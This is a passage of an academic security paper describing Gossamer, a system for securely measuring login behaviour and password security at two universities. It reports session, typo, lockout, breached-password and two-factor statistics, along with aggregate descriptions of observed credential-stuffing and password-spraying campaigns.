


Figure 3: Successful and failed login attempts per day at two universities (for a total of 196 K unique users at U1 and 309 K at U2). Potential high-volume attack campaigns we discovered are also shown.

database access to only a subset of researchers, and setting clear expectations about (in)appropriate use of access (e.g., prohibiting re-identification attacks attempting to identify a user from the obfuscated data).

We also went through a careful vetting and approval process with university leadership and their information technology (IT) security departments. This involved presenting to the university leaderships about the goals, design, and procedures associated with the measurement studies, and working closely with our universities' security engineers to design and implement Gossamer. Satisfied with our process and the potential benefits to university account holders, we received approval from university leadership for the deployment of Gossamer.

Before deploying the system, we submitted our study designs for IRB review at each university. The study protocols at the two universities were slightly different in how we report to IT security compromised user accounts. At U1, researchers never had access to plaintext usernames, and the security engineers handled the decryption of reported (encrypted) usernames. Therefore, we received an *IRB exemption* at U1, which found that the research study does not qualify as human subjects research. At U2, security engineers requested that we report the plaintext usernames for operational simplicity. One researcher decrypts the username before reporting compromises. Therefore, we received *IRB approval* at U2, finding the study as a minimal risk human subject research. We did not seek consent from individual users, as we do not know their usernames or email addresses. Instead we obtained explicit approval for conducting this study from the universities' leadership and IT departments who provide the login services. Such waivers of explicit consent from participants were used in prior work (e.g., [21]) and are discussed as an acceptable approach in the Menlo report [23].

Deployment configuration. As mentioned in Section 3, Gossamer consists of two services — a measurement service and an analysis service. For U1, we used Amazon EC2 in a virtual private network to host the measurement service as recommended by the U1 security engineers, and we used an on-premise dedicated server for analysis. For U2, we used two separate on-premise virtual machines for running the measurement service and the analysis service. The persistent storage is hosted inside the VM running the analysis.

Strict firewalls were set up for all machines (on-premise or EC2) that block all incoming and outgoing requests except from inside the private network of the respective universities. Only a subset of the researchers have access to these machines via SSH, and the access requires two-factor authentication. All incoming and outgoing network connections are logged by the firewall and regularly checked by the security engineers for signs of intrusion attempts. Relevant security patches are checked regularly and applied immediately. The persistent storage uses a MySQL database, which uses TLS for all communication and the underlying disk is encrypted at rest. The login server and the measurement service also use TLS with pinned certificates [13] for all communications. All passwords used are longer than 12 characters, randomly generated, and stored in a password manager. The security engineers also ran scans on the code of Gossamer and the VMs to check for known vulnerabilities.

6 Login Statistics, Patterns, & Observations

We collected data at U1 for seven months and at U2 for three months starting in December 2020. Overall, we observed 10 million requests at U1 and 24 million requests at U2. We show the daily successful and failed requests in Figure 3. On average, 5–8% of requests failed; however, on a few days we observed a spike in the failure rate ($> 50\%$). These were high volume attacks that we discuss below. After removing the noise caused by these attacks, we found that users submitted login requests on average 1.99 times per day at U1 and 2.05 times per day at U2. We see fewer login requests at U1 because some login requests are handled via a different authentication server that is outside of our instrumentation.

We saw 196 K unique usernames submitted to U1, out of which 177 K were valid usernames, of which 154 K users had a successful login at least once during our instrumentation

	Univ. 1	Univ. 2
Session Statistics (with a 360s threshold)		
Avg. session size	2.25	2.21
99th percentile session size	10	6
% abandoned sessions	5.47%	1.96%
User Statistics		
# of unique usernames seen	196,424	309,801
# of valid users	177,286	169,774
# of active users	130,695	110,476
% valid users w/ weak passwords	0.03%	0.06%
% valid users w/ username in breach†	5.79%	3.27%
% valid users w/ passwords in breach†	2.92%	9.34%
% valid users w/ user-pw pair in breach†	0.01%	0.15%
% valid users w/ tweaked password	1.22%	0.66%
% valid users who may be using password managers	24.76%	27.34%
Avg. devices per user per day	1.51	1.91
Avg. devicesper user (over whole time period)	14.51	14.97
Avg. num unique passwords per user	1.96	9.59
Login Statistics		
Avg. Login requests per day	49,302	246,274
Avg. # of submitted usernames per day	24,822	61,798
% of requests succeeded	94.99%	92.35%
Avg. # requests per day per user	1.99	2.05
% of requests from mobile device	31.00%	35.57%
% IPs from VPNs, proxies, or Tor nodes	22.08%	4.91%
Submitted password statistics		
% req. w/ password in breach†	2.71%	0.10%
% req. w/ user-pwd pair in breach†	0.07%	0.01%
% failed req. containing a typo	29.67%	12.04%
% failed req. (with edit dist msmt) containing a typo	62.39%	58.37%
% failed req. from mobile device containing a typo	38.63%	38.36%
% failed req. (with edit dist msmt) from mobile device containing a typo	72.69%	81.87%
% pwds tweaked	0.92%	0.34%

† Statistics related to breach data were calculated for data beginning Jan 27 '21 after we added more breach data to the instrumentation.

Figure 4: Summary statistics of login requests recorded by Gossamer at U1 and U2. More statistics can be found in Appendix A Figure 12.

period. At U2, we saw 170 K users with at least one successful login during our instrumentation period and 15 K additional users who tried to log in with a valid username but could not complete login due to errors. We consider a user *active* if they have at least one successful login every month. We found about 130 K active users at U1 and 110 K at U2.

Requests originated from 526 K unique IP addresses (approximately 88 K per month) at U1 and 513 K (171 K per month) at U2, and they were associated with 44 K unique user agents at U1 and 31 K at U2. We also used the GeoIP2 database published by MaxMind [27] to find location information for IPs; the majority of login requests at both schools originated from within the United States, followed by China and India. Summary statistics that we report on these login requests can be found in Figure 4, with additional statistics in Figure 12 in Appendix A.

6.1 Characteristics of high volume attacks

We observed three high volume attacks during our instrumentation. Since we are focusing on understanding the full picture of user behavior, we first report on these attacks and then remove them from the dataset to avoid skewing other statistics we report. In total, we removed 54 K requests at U1 and 81 K requests at U2.

Attack 1: *Naïve, multiple-IP, high-volume credential stuffing attack campaign at U1.* Over January 25–26, 2021, four IPs conducted a credential stuffing campaign consisting of 36 K attempts to 19 K users. Two of these IPs were identified by the MaxMind GeoIP database [28] as coming from NordVPN, one from Microsoft, and one from Inwi Mobile [3]. All IPs were active in non-overlapping time periods and submitted up to 100 requests per second. More than 99% of requests from these IPs in this time frame had null user agents. Almost a third of the attempts (29%) of submitted username-password pairs from these IPs were directly from prior breaches, and 60% of submitted passwords were present in prior breaches.

The attack campaign successfully compromised 23 accounts at U1, all of which had been flagged by security engineers and had their passwords scrambled to prevent access. We observed some duplicate username-password pairs submitted across IPs; thus we hypothesize that the attacker used an automated script that iterates through an unfiltered list of breach data using a variety of IPs.

Attack 2: *Credential stuffing attack using Sentry MBA tool against U1.* An IP hosted in Google Cloud [2] executed another credential stuffing attack at U1 on March 14th, 2021 from 18:42 - 22:22 UTC. This IP submitted over 17 K requests to 15 K unique usernames, submitting approximately 80 requests per second. Of these attempts, 22% of the submitted username-password pairs and 56% of the submitted passwords were directly from the breach data we used with Gossamer. The attacker successfully guessed the passwords for 14 users. Among those, 13 were already recorded as compromised by security engineers; we reported the remaining encrypted username to the security engineers as a potentially compromised account.

Although both Attacks 1 and 2 were credential stuffing campaigns, we suspect that the respective attackers were using two different sets of breach data, as there was little overlap in the users targeted.

We noticed that the attack traffic in this campaign was evenly split between five distinct user agents that were not present in the rest of our data; these five user agents are the default user agents for a tool called Sentry MBA [42]. Sentry MBA is a credential stuffing tool where the user can specify a list of usernames and passwords, a config file for specifying the HTML fields on the target login page, and a list of proxies from which to send traffic.

Attack 3: *High volume, password spraying attack at U2.* On

December 22nd, 2020, a total of 12 unique IPs belonging to Digital Ocean Cloud [1] carried out a high volume password spraying attack by targeting 76 K unique users with 169 K requests at an average of 262 requests per minute. The attacker pretended to send requests from `SMTP` and `IMAP` clients. The number of usernames targeted by each IP was evenly distributed among the IPs, and these IPs were active only during the attack period. Less than 3% of submitted passwords were from prior breaches, and none of the submitted usernames were present in prior breaches. We also noticed that all of the login attempts were for non-U2 usernames, indicating that the breach data was not filtered before the attack. Consequently during this attack campaign, there were no successful logins.

Filtering out attacks. We remove requests from IP addresses corresponding to these three attacks on the respective days for all subsequent statistics to avoid skewing the statistics. Although we did have access to compromised usernames, there was no clear way to determine which IP address compromised a given user. In Section A.2, we show why excluding all IP addresses that contacted a compromised user would not have significantly affected the statistics. This filtering approach works for our setup but may not generalize to other systems. Similarly, although there could be other low-volume attacks that we did not detect, we believe they will not impact the statistics we report.

6.2 User and client statistics

Gossamer observed login attempts for 196 K unique usernames at U1. Among the users who could never login, 42 K (21%) of them used a username that does not exist in the U1 login database; however, only 0.1% of these usernames appeared in our breach data. At U2, we saw 310 K users who tried to login, 170 K (55%) that were successful, and a staggering 139 K (45%) usernames that do not exist. We are not sure what caused such a high volume of login submissions with invalid usernames.

More summary statistics on these login requests can be found in Figure 4 and are elaborated in more detail below.

IP and client characteristics. Requests originated from 539 K unique IP addresses at U1 and 2.47 M at U2. There were 44 K IPs that sent requests to both universities; of these, 621 IPs had no successful logins.

We also recorded the user agent strings present in the HTTP header of the login requests. We observed about 5 K unique user agent strings at U1, and about 31 K at U2. The top 10 user agents at each school are listed in Appendix A Figure 13. In 22% of requests at U2, the user agent string was set to an empty string; all of these requests were through basic authentication [16]. U1 does not support basic authentication, and less than 1% of the requests had an empty user agent field. We suspect that attempts with an empty user agent field were submitted via an automated script that neglected to set the user agent field. A breakdown of operating systems mentioned in the user agent string appears in Appendix A Figure 11.

Prior work [17] has suggested that attempts from multiple devices for a user is suspicious and should require additional authentication steps. Freeman et al. defined a *device* as a pair of a unique IP address and a user agent [17]. We observed that on average, 3% of users at U1 and 19% of users at U2 log in from two different devices per day. 11% of users at U1 and 6% of users at U2 have logged from more than fifty devices over the course of the study period.

To find what fraction of IPs were public VPNs, proxies, or Tor exit nodes, we used the Blackbox[5] API. We found that 22% of IPs at U1 were VPNs, proxies, or Tor exit nodes. However, at U1, 16% of all IPs are 10-space IPs, all of which are marked as VPNs/proxies, contributing to this high percentage. These IP addresses are set up by the university IT department and are not accessible outside of the university network. At U2 about 5% IPs were flagged as VPN/proxies by Blackbox API, and 3.6% of all IPs are 10-space IP addresses. Because users may be sharing a VPN or proxy network, it is possible that some users may have the same IP; thus we report most statistics based on device, since it is less likely two different users would also have the same user agent.

The IP address of a user's device might change over time due to DHCP churn or switching between multiple networks. Therefore a login from the same device and browser may appear as if it's from multiple different devices, according to the previous definition. So, we conservatively estimate the number of different browsers per user based on the user agent string. At U1, 21% of valid users, and at U2 29%, successfully logged in with ten or more user agents. Thus, many users log in from different browsers, and login security mechanisms must consider this while designing policies.

We were also interested in determining what percentage of users logged in on their mobile device (smartphone or tablet) versus on a laptop or desktop computer. To do this, we used a regular expression that matched mobile devices on the user agent. We found that at U1, 31% of requests originated from a mobile device; out of those, 84% of requests originated from iOS devices and 16% from Android devices. At U2, 18% of requests (80% of which were iOS and 20% Android) came from a mobile device. At both schools, iOS devices were significantly more popular.

These findings may be useful in developing attack detection mechanisms. For example, if a user always logs in from an Android device, it may be suspicious if they attempt to log in from an iOS device.

6.3 Password security

The strength and guessability of a password directly affect the security of a user's account. Using the visibility into passwords provided by Gossamer, we investigate password se-

[5] https://blackbox.ipinfo.app/




Figure 5: Cumulative distributions of unique passwords per username and IP for February 2021. The X-axis is log scale.

curity in terms of strength, the number of unique passwords submitted for a username, and the use of breached credentials.

Password strength. We used four different measurements in Gossamer to measure password strength. We record the bucketized zxcvbn score, as described in Section 4; whether the password appears in the top 5k most common RockYou passwords; whether the password appears in the top 5k passwords generated by Hashcat on the RockYou dataset with the `best64` ruleset [7]; and finally, whether the password appears in the top 1000 most common passwords in our breach compilation dataset.

Exact percentages of requests matching each of these password strength metrics can be found in Appendix A Figure 12. In summary, we found that the vast majority of valid users were using strong passwords by these metrics. Both universities use strong password policies, requiring a minimum length of 8 and at U1 three different character classes; so this finding is not surprising.

Unique passwords. We also measure the number of unique passwords submitted for a given username or from a given IP address on a certain day.

We observe that a median of one and a 99th percentile of seven unique passwords are submitted against a single username per day. Slightly more unique passwords — a median of one and 99th percentile of nine — are submitted from a single IP address at U1 (unfortunately we do not have this measurement at U2 because of a configuration issue) . Both distributions are shown in Figure 5. More unique passwords are submitted from a single IP address than for a single username, which makes sense because an IP address may submit to multiple different users, especially if it is a VPN/proxy.

We noted earlier that some organizations may lock accounts that receive a certain number of failed attempts in a given time period. However, these lockout mechanisms do not take into account whether a user submitted the same password multiple times. Creating a lockout threshold based on the number of unique passwords tried instead of the total number of attempts would improve usability without any improvement in attacker success rates.

To demonstrate this, we consider a lockout threshold of 10 and calculate the number of accounts that would have been locked by counting the number of attempts on a given day instead of the number of unique passwords. We find that 17,863 accounts would have been locked under the simple policy, versus just 2,220 accounts under the policy that counts by unique passwords — an 88% decrease. Similarly for a lockout threshold of 5, implementing the more complex policy would decrease the number of lockouts by 91% from 280,360 to 23,919.

Such a lockout policy could be implemented relatively simply by storing the password hashes submitted for a given user for the last day. Then a lockout policy would check the number of unique hashes submitted in the designated time period. This new policy would improve usability with only a slight increase in implementation complexity and no benefit to a potential attacker.

Breached credential use. To measure the usage of breached credentials, Gossamer records for each attempt whether the username, password, or username-password pair appeared in our breach dataset. Usernames were stripped of a domain name, if applicable, before performing the match. We find that nearly 6% of valid users at U1 and 3% of valid users at U2 appear in our breach dataset, indicating that they have appeared in some data breach in the past. Additionally, we find that 3% of submitted passwords at U1 and 0.1% at U2 appeared in a breach; finally, 0.07 % of username-password pairs at U1 and 0.01% at U2 appeared in a breach. Most of these were failed attempts, but we find that 23 users (0.01% of valid users) at U1 and 254 users at U2 (0.15% of valid users) were still using a breached password as their actual password.

These users are vulnerable to credential stuffing attacks, and this motivates the deployment of breach alerting tools in login systems that would prevent users from continuing to use breached passwords.

For each attempt, we also check for tweaked passwords by recording the similarity of the submitted password to a breached password using three metrics — edit distance, PPSM similarity, and pass2path rank [34]. We define a password as being *tweaked* if the edit distance is less than or equal to two, the PPSM similarity is zero (indicating that they are similar), or the pass2path rank is less than or equal to 1,000. We found that at U1, 0.92% of all passwords submitted were tweaked, and 2,164 users (1.22% of valid users) were using a tweaked password. At U2, 0.34% of passwords submitted were tweaked, and 1,125 users (0.66% of valid users) were using a tweaked password.

However, due to the design of the system, we can only determine whether a user has a tweaked password if they had a previously breached password in our dataset to which we can compare. When we take this into account, we find that nearly 7% of users at both universities with at least one breached password were using a tweaked password. A recent study by Pal et al. [34] reported a slightly higher rate of 8.4%.

We hypothesize that users may append a single character to their old, breached password, causing them to be vulnerable to credential tweaking attacks, in which an attacker tries close variants of breached passwords in an attempt to guess user passwords. Implementing a breach alerting system such as Might I Get Pwned [35] or using a personalized password strength meter [34] in the password change flow could alert users when they attempt to change their password to one that is vulnerable to credential tweaking attacks.

Password changes. Neither of the universities have any periodic password change policies. At U2, users are recommended to change their passwords twice a year, but this is not enforced. New passwords are recommended to not be the same or similar to any previous passwords, but this is not enforced either. Although we did not instrument the password change system, we are able to estimate a subset of the password changes made using the password's edit distance from the previous submissions for a user logged by Gossamer. Because previous submissions are cleared every 24 hours, though, we can only use this measurement in instances when the user logged in with their old and new password on the same day. We find 9,011 total password change events made by 2,893 unique users — 78 of which appeared in the compromise database — at U1. At U2, we saw 42,827 total password change events made by 7,812 unique users — 211 of which appeared in the compromise database. Of the password change events at U1, 100 resulted in a new password that was in our breach dataset, and 125 resulted in a new password that was a tweaked version of one in our breach dataset. At U1, at least 1.9% of valid users changed their password at one point during the seven month measurement period (about 1.3 K per month) and at U2, at least 4.6% (14 K per month). This is only a lower bound, since we can only measure a fraction of password changes, and prior work is consistent with this bound, reporting higher password change rates [10, 14].

6.4 Usability

A longstanding complaint about passwords is their usability. Users often have trouble remembering strong passwords, and they may commit typos especially if they do choose a stronger, more complex password [11, 38, 39]. A key benefit of Gossamer is that it provides a new observation point for measuring password-based login usability.

Login sessions. A user can retry logging in if a login attempt fails (probably due to submitting an incorrect password). To better understand a user's pattern of login retries, we define a *login session* as a sequence of login attempts to a username from the same *device* ending either in a successful attempt or in a period of inactivity (indicating that the user has given up after a series of failed attempts). We define a *device* as a tuple of an IP address and a user agent. It is possible that more than one user may use the same internet connection and thus have the same IP address. In this case, it's possible




Figure 6: Cumulative distribution of interarrival time between requests for different inactivity thresholds for February 2021. The X-axis is log scale.

that they may appear in the same login session if they both submit login requests to the same username in a period of time and share the same user agent as well; however, this seems an unlikely scenario. The definition of login session is parameterized by the length of the period of inactivity, which we call the *inactivity threshold*. We refer to a session that did not end in a successful login as an *abandoned session* and the number of login attempts in a login session as *session size*.

We examine the time between successive login requests, termed as interarrival time, to determine the inactivity threshold that provides stable session size. Because a successful login request indicates the end of a login session, we specifically investigate pairs of successive login requests where the first request was not successful. We show this distribution in Figure 6 at both universities for the month of February 2021, as a representative month for which the data collection periods overlap. We limit the X-axis to 15 minutes for easier viewing. At U1, 81% of successive attempts are executed within 60 seconds of the previous attempt, 90% of requests are executed within 361 seconds (6 minutes), and 95% of requests are executed within 13 minutes.

We can also see by looking at the average session size for multiple thresholds (Figure 7) that the choice of inactivity threshold does not significantly affect the session size. Thus, we choose 6 minutes as our inactivity threshold for future statistics involving sessions, since 90% of successive attempts

Inactivity threshold (seconds)	Average session size Univ. 1	Univ. 2
60	2.16	2.44
360	2.29	2.22
600	2.32	2.99

Figure 7: Average session sizes (number of attempts per session) for different inactivity thresholds

occurred within that window.

With this definition, we find that 51% of sessions at U1 required more than one attempt, and nearly 5% of sessions were abandoned. For U2, 38% of sessions required more than one attempt, and 2% of sessions were abandoned. With so many sessions requiring more than one attempt, there is much room for improvement in usability of password-based logins, which we elaborate on in our discussions on password typos and lockout thresholds.

Retries. The session size indicates how many retries were required before a successful login or the user giving up. Thus we show the average session sizes for different inactivity thresholds in Figure 7. At U1, we found that 22% of successful sessions and 14% of abandoned sessions required more than one attempt; at U2, 38% of sessions required more than one attempt. Some login systems have a lockout policy, in which they lock a user's account after a certain number of failed attempts have been made. In this case, the 99th percentile of session size is 10 attempts per session, providing empirical support for a standard choice for lockout threshold.

We measure the number of sessions per user in a single day, as this will inform how often a user needs to go through the login process, how important it is to have a frictionless login process, and how effective single sign-on is. We find that a user attempts to log in a median of one session per day and a 99th percentile of six sessions per day; we show the distribution of the number of sessions per user per day in Figure 8. However, the tail end of the graph shows that some users attempted up to 112 sessions in a single day. Given that the 99th percentile is six sessions per day, this is probably indicative of suspicious behavior, and in future work this metric may be used in conjunction with the other metrics we've reported to further investigate possible attacks.

To investigate the password-based login usability of mobile devices, we compare the session size and frequency of sessions per day for mobile and non-mobile sessions. We break mobile devicesdown even further by comparing iPhone and Android devices; these distributions are shown in Figure 9. We can see from these graphs that users of iOS devices tend to require more attempts than Android ones.

Password typos. One of the areas of friction in a login system may be password typos, especially for stronger, more complex passwords. With the ephemeral datastore in Gossamer, we computed whether a password submission was within edit distance two of the actual password.




Figure 8: Cumulative distributions of number of sessions per user per day for an inactivity threshold of 360s for February 2021. The X-axis is log scale.




Figure 9: Cumulative distributions of session sizes (number of attempts per session) for mobile devices for February 2021. The X-axis for U2 is limited to 10 for comparison with U1 (although the maximum session size consisted of 54 attempts).

We can estimate the number of password typos using this measurement; however, we only have this measurement for users that later logged in successfully on the same day, which is only 45% of all failed attempts at U1. Thus we find that at U1, 62% of failed requests where we have this measurement contained typos of edit distance two or less, or 30% of all failed requests. In a study at Dropbox, Chatterjee et al. [11] estimated the number of typos to be at least 9% of all failed requests.

Requests originating from mobile devices tend to contain typos even more frequently. Out of all failed mobile requests with the edit distance measurement at U1, 72% were typos (or 39% of all failed mobile requests).

When investigating sessions with two or more attempts, we found that 12% of eventually successful sessions of size two or greater initially failed because of a typo. The remaining failures may be explained by user memory errors (using the wrong password). These findings further underscore the utility of password managers, since they help avoid both typos and memory errors.

Password managers. Although we cannot identify users with password managers with certainty, we can find the number of users with a certain number of successful login attempts

and no failures, and we conjecture that this may be an approximation. For example, we found 25% of valid users at U1 and 27% at U2 have at least ten logins and never had a failed login over the course of our measurements. Since, as we show in Figure 4, the majority of users — 99.97% users in U1 and 99.94% users in U2 — are using strong passwords (according to the zxcvbn score), we believe that these users are using password managers to enter their passwords.

Duo logs. Both U1 and U2 have introduced the use of Duo two factor authentication [9] to further strengthen account security. At U2, we were able to analyze Duo logs for successful login attempts and combine them with Gossamer logs to explore the tension between usability and security with respect to MFA. Unfortunately, our logs and Duo log entries do not share any unique identifiers. Instead, we try to match each successful login attempt to a corresponding Duo push within two minutes of the login request originating from the same user. If there were multiple matches to a single successful login attempt, we chose the Duo push closest in time to the login request.

At U2, out of 15.9 M successful login requests, 62% were using Basic Auth [16], which does not require users to enroll in two-factor authentication. Among the remaining 6.0 M successful logins, we could match 89% of requests, and the remaining 11% already had a previously obtained Duo cookie which remained active for 12 hours after a successful authentication. Among the Duo pushes we could successfully match with a login attempt, we found that 96.7% were successful, 3.2% were denied, and only 46 ($< 0.01\%$) were marked as fraud by users. Users on average took 14 seconds to mark their Duo push as valid, slowing down logins for honest users.

7 Conclusion

We designed, built, and carefully deployed Gossamer, a framework for securely recording statistics about login requests and submitted passwords during login. Our approach combines system security mechanisms, a simulation-based approach to assessing risk of different measurements, and procedural mechanisms to enable new kinds of measurement studies. In studies conducted at two large universities in collaboration with their IT security teams, we were able to gather first-of-their-kind measurements about login behavior that shed light on usability, security, and attacker behavior.

Through these measurements, we observed several patterns in user login behavior. First, we saw that login friction is still high. Many users require more than one attempt before successfully logging in, and Duo two-factor authentication added on average an additional 14 seconds to their login. One suggestion we have for reducing login friction is to count unique passwords submitted for a user, rather than every request; we find that this would reduce lockouts by 88%.

Second, we observe that reuse of breached credentials is a serious problem: nearly 3% of valid users at U1 and more than 9% at U2 are using a breached password that appears in our breach dataset. During our data collection period, some users changed their passwords to either exactly equal to one of their breached passwords or very similar to their breached passwords. To reduce this number, we encourage the deployment of breach alerting services such as Might I Get Pwned [35] that could indicate when a user's password is vulnerable to credential stuffing.

We also find that visibility into submitted passwords is helpful for designing security mechanisms and informing new policies. Similar to how we proposed a new lockout policy, authentication system developers can use a framework such as Gossamer to test the effect of new policies before their deployment. Future analyses with Gossamer may investigate how password-derived signals help in detecting different types of password guessing attacks and the efficacy of Duo two-factor authentication in stopping different types of attacks. Also, Gossamer can be extended with additional measurements using the same framework and simulation method for assessing the risk of different measurements. Thus both the tool and approach can be useful in the future for helping analysts detect and develop mitigations against attacks. We will be releasing Gossamer as a public, open-source project.

Acknowledgments

We thank the IT engineers, especially Dan Villanti, Jerry Shipman, Ryan Larschedit, and Bruce LaBuda, and the IT leadership at both universities for their support in the research and helping us set up the instrumentation. We thank the anonymous reviewers for their insightful feedback, which helped improve the paper significantly. This work was is supported in part by the University of Wisconsin–Madison Office of the Vice Chancellor for Research and Graduate Education with funding from the Wisconsin Alumni Research Foundation and NSF grant CNS #1763810.

References

[1] DigitalOcean – the developer cloud. URL: https://www.digitalocean.com/ [cited May 11, 2022].

[2] Google Cloud: Cloud Computing Services. URL: https://cloud.google.com/ [cited May 11, 2022].

[3] Inwi – opérateur téléphonique mobile, fixe & internet au maroc. URL: https://www.inwi.ma/ [cited May 11, 2022].

[4] Python fernet cryptography library. URL: https://cryptography.io/en/latest/fernet.html [cited May 11, 2022].

[5] Python miscreant encryption library. URL: https://github.com/miscreant/miscreant.py [cited May 11, 2022].

[6] RockYou hack: From bad to worse, 2009. URL: https://techcrunch.com/2009/12/14/rockyou-hack-security-myspace-facebook-passwords/ [cited May 11, 2022].

[7] Best64 rule list, 2018. URL: https://github.com/hashcat/hashcat/blob/master/rules/best64.rule [cited May 11, 2022].

[8] OAuth, 2020. URL: https://oauth.net/2/ [cited May 11, 2022].

[9] Duo Security: Two-Factor Authentication & End Point Security, 2021. URL: https://duo.com/ [cited May 11, 2022].

[10] J. Bonneau. The science of guessing: Analyzing an anonymized corpus of 70 million passwords. In *2012 IEEE Symposium on Security and Privacy*, pages 538–552, 2012. doi:10.1109/SP.2012.49.

[11] Rahul Chatterjee, Anish Athalye, Devdatta Akhawe, Ari Juels, and Thomas Ristenpart. pASSWORD tYPOS and how to correct them securely. 2016. Full version of the paper can be found at https://cs.cornell.edu/ rahul/papers/pwtypos.pdf.

[12] Anupam Das, Joseph Bonneau, Matthew Caesar, Nikita Borisov, and XiaoFeng Wang. The tangled web of password reuse. In *NDSS*, volume 14, pages 23–26, 2014.

[13] Chris Evans, Chris Palmer, and Ryan Sleevi. Public key pinning extension for HTTP. *Internet Engineering Task Force. 27Available: http://www. ietf. org/internet-drafts/draft-ietf-websec-key-pinning-09. txt*, 2015.

[14] Dinei Florencio and Cormac Herley. A large-scale study of web password habits. In *Proceedings of the 16th International Conference on World Wide Web*, WWW '07, page 657–666, New York, NY, USA, 2007. Association for Computing Machinery. URL: https://doi.org/10.1145/1242572.1242661, doi:10.1145/1242572.1242661.

[15] Alain Forget, Saranga Komanduri, Alessandro Acquisti, Nicolas Christin, Lorrie Faith Cranor, and Rahul Telang. Building the security behavior observatory: An infrastructure for long-term monitoring of client machines. In *Proceedings of the 2014 Symposium and Bootcamp on the Science of Security*, HotSoS '14, New York, NY, USA, 2014. Association for Computing Machinery. URL: https://doi.org/10.1145/2600176.2600200, doi:10.1145/2600176.2600200.

[16] John Franks, Phillip Hallam-Baker, Jeffrey Hostetler, Scott Lawrence, Paul Leach, Ari Luotonen, and Lawrence Stewart. HTTP authentication: Basic and digest access authentication, 1999.

[17] D Freeman, Sakshi Jain, Markus Duermuth, Battista Biggio, and Giorgio Giacinto. Who are you? a statistical approach to measuring user authenticity. In *NDSS*, 2016. doi:10.14722/ndss.2016.23240.

[18] Hana Habib, Jessica Colnago, William Melicher, Blase Ur, Sean Segreti, Lujo Bauer, Nicolas Christin, and Lorrie Cranor. Password creation in the presence of blacklists. *Proc. USEC*, page 50, 2017.

[19] D. Harkings. Synthetic initialization vector (SIV) authenticated encryption using the advanced encryption standard (AES). URL: https://tools.ietf.org/html/rfc5297#section-2.6.

[20] Briland Hitaj, Paolo Gasti, Giuseppe Ateniese, and Fernando Perez-Cruz. PassGAN: A Deep Learning Approach for Password Guessing, 2019. arXiv:1709.00440.

[21] Mobin Javed and Vern Paxson. Detecting stealthy, distributed ssh brute-forcing. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, pages 85–96, 2013.

[22] P. G. Kelley, S. Komanduri, M. L. Mazurek, R. Shay, T. Vidas, L. Bauer, N. Christin, L. F. Cranor, and J. Lopez. Guess again (and again and again): Measuring password strength by simulating password-cracking algorithms. In *2012 IEEE Symposium on Security and Privacy*, pages 523–537, 2012. doi:10.1109/SP.2012.38.

[23] Erin Kenneally and David Dittrich. The menlo report: Ethical principles guiding information and communication technology research. *Available at SSRN 2445102*, 2012.

